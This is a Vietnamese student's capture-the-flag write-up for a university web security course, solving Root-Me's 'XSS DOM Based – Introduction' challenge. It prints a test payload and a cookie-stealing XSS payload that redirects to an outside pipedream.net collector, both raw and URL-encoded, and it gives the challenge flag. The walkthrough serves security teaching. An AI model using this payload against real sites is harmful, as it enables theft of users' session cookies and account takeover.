BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 2: XSS DOM Based – Introduction (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Introduction


- ✓ Bài này yêu cầu ta lấy session cookie của admin




- ✓ Truy cập vào challenge



- ✓ Ta thấy có 2 tab là main và contact. Tab main yêu cầu nhập số từ 0 đến 100 và sau đó gửi lên cho server để kiểm tra. Thử nhập với number là 5




✓ Thử nhập vào **';alert(1);'** để kiểm tra



✓ Ta thấy lệnh alert(1) của chúng ta tách biệt thành công so với biến number và thực hiện thông báo lên màn hình.


✓ Ở tab contact ta sẽ được phép nhập vào một link gì đó và gửi đi, chúng ta có thể tấn cống XSS ở đây




✓ Ta sẽ chèn đoạn code sau để có thể lấy cookie session của admin khi admin truy cập.

';document.location.href=https://eo39pu4cji6ipbd.m.pipedream.net/?itworks='.concat(document.cookie);//

- ✓ Cuối cùng là ta sẽ encode URL đoạn code trên để làm tham số cho biến **number** khi truyền URL qua tab **Contact.** URL mà ta sẽ truyền cho input trong tab **Contact:**
  http://challenge01.root-me.org/web-client/ch32/index.php?number=%27%3Bdocument.location.href%3D%27%20https%3A%2F%2Feo39pu4cji6ipbd.m.pipedream.net%2F%3Fitworks%3D%27.concat%28document.cookie%29%3B%2F%2F
- ✓ Sau khi gửi thì ta nhận được tin nhắn thông báo đã lưu url của ta.



- ✓ Sang trang web lắng nghe request của ta và kiểm tra, ta thấy có 1 request gửi tới. Kiểm tra request này thì ta nhận được flag



FLAG: rootme{XSS_D0M_BaSed_InTr0}